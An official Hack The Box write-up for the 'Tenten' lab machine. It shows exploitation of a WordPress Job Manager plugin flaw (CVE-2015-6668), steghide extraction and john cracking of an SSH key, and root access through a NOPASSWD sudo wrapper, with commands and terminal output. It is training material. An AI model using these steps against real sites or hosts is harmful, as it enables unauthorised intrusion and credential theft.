




Hack The Box
PEN-TESTING LABS



Tenten

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Difficulty: **Medium**

Classification: Official



SYNOPSIS

Tenten is a medium difficulty machine that requires some outside-the-box/CTF-style thinking to complete. It demonstrates the severity of using outdated Wordpress plugins, which is a major attack vector that exists in real life.

Skills Required

- Basic knowledge of Linux
- Enumerating ports and services


Skills Learned

- Enumerating Wordpress
- Exploit modification
- Basic steganography
- Exploiting NOPASSWD files



Enumeration

Nmap



Nmap reveals only OpenSSH and an Apache server, which is running a copy of Wordpress.

WPScan

WPScan finds **Job Manager**, which has a filename disclosure vulnerability.

```
[!] Title: Job Manager <= 0.7.25 - Insecure Direct Object Reference
Reference: https://wpvulndb.com/vulnerabilities/8167
Reference: https://vagmour.eu/cve-2015-6668-cv-filename-disclosure-on-job-ma
nager-wordpress-plugin/
Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-6668
```



Exploitation

By browsing to **10.10.10.10/index.php/jobs/apply/8/** and modifying the number in the URL, it is possible to find the names of existing applications. Browsing to **/13/** reveals an application named **HackerAccessGranted**.

Exploit: <https://goo.gl/Vn597m>

By modifying the above exploit slightly, it is possible to enumerate the file uploaded with the HackerAccessGranted application. Simply change the extensions to **jpg**, **jpeg** and **png** and include 2017 in the year range.

```
for year in range(2016,2018):  
    for i in range(1,13):  
        for extension in {'jpg','jpeg','png'}:  
            URL = website + "/wp-content/uploads/
```

```
root@kali: ~/Desktop/writeups/tenten  
File Edit View Search Terminal Help  
root@kali:~/Desktop/writeups/tenten# python tenten.py  
CVE-2015-6668  
Title: CV filename disclosure on Job-Manager WP Plugin  
Author: Evangelos Mourikis  
Blog: https://vagmour.eu  
Plugin URL: http://www.wp-jobmanager.com  
Versions: <=0.7.25  
  
Enter a vulnerable website: http://10.10.10.10  
Enter a file name: HackerAccessGranted  
[+] URL of CV found! http://10.10.10.10/wp-content/uploads/2017/04/HackerAccessGranted.jpg  
root@kali:~/Desktop/writeups/tenten#
```



Saving off **HackerAccessGranted.jpg** and running **steghide** against it with a blank passphrase outputs a private key file. The key is encrypted but can be cracked with **JohnTheRipper**

```
root@kali: ~/Desktop/writeups/tenten
File Edit View Search Terminal Help
root@kali:~/Desktop/writeups/tenten# steghide extract -sf HackerAccessGranted.jpg
Enter passphrase:
wrote extracted data to "id_rsa".
root@kali:~/Desktop/writeups/tenten# ls -la
total 276
drwxr-xr-x  2 root root   4096 Oct 16 20:04 .
drwxr-xr-x 21 root root   4096 Oct 16 19:45 ..
-rw-r--r--  1 root root 262408 Oct 16 20:00 HackerAccessGranted.jpg
-rw-r--r--  1 root root   1766 Oct 16 20:04 id_rsa
-rw-r--r--  1 root root    722 Oct 16 19:57 tenten.py
root@kali:~/Desktop/writeups/tenten#
```

To crack the passphrase for the private key, first run **ssh2john id_rsa > id_john** and then run **JohnTheRipper** against it with **john id_john --wordlist=<PATH TO ROCKYOU.TXT>**

It is now possible to SSH in as the **takis** user. The flag can be obtained from **/home/takis/user.txt**

```
root@kali:~/Desktop/writeups/tenten# john id_john --wordlist=/root/Desktop/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
superpassword (id_rsa)
lg 0:00:00:04 DONE (2017-10-16 20:11) 0.2032g/s 158543p/s 158543c/s 158543C/s superpassword
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```



Privilege Escalation

LinEnum: <https://github.com/rebootuser/LinEnum>

Running LinEnum generated a large amount of data to review. Most notably, there is a non-standard NOPASSWD file; **/bin/fuckin**. This file is just a very simple bash script that executes the given arguments. By running **sudo /bin/fuckin bash** a root shell is immediately gained. The flag can be obtained from **/root/root.txt**

```
root@tenten: ~  
File Edit View Search Terminal Help  
root@tenten:~# cat /bin/fuckin  
#!/bin/bash  
$1 $2 $3 $4  
root@tenten:~# sudo /bin/fuckin bash  
root@tenten:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@tenten:~#
```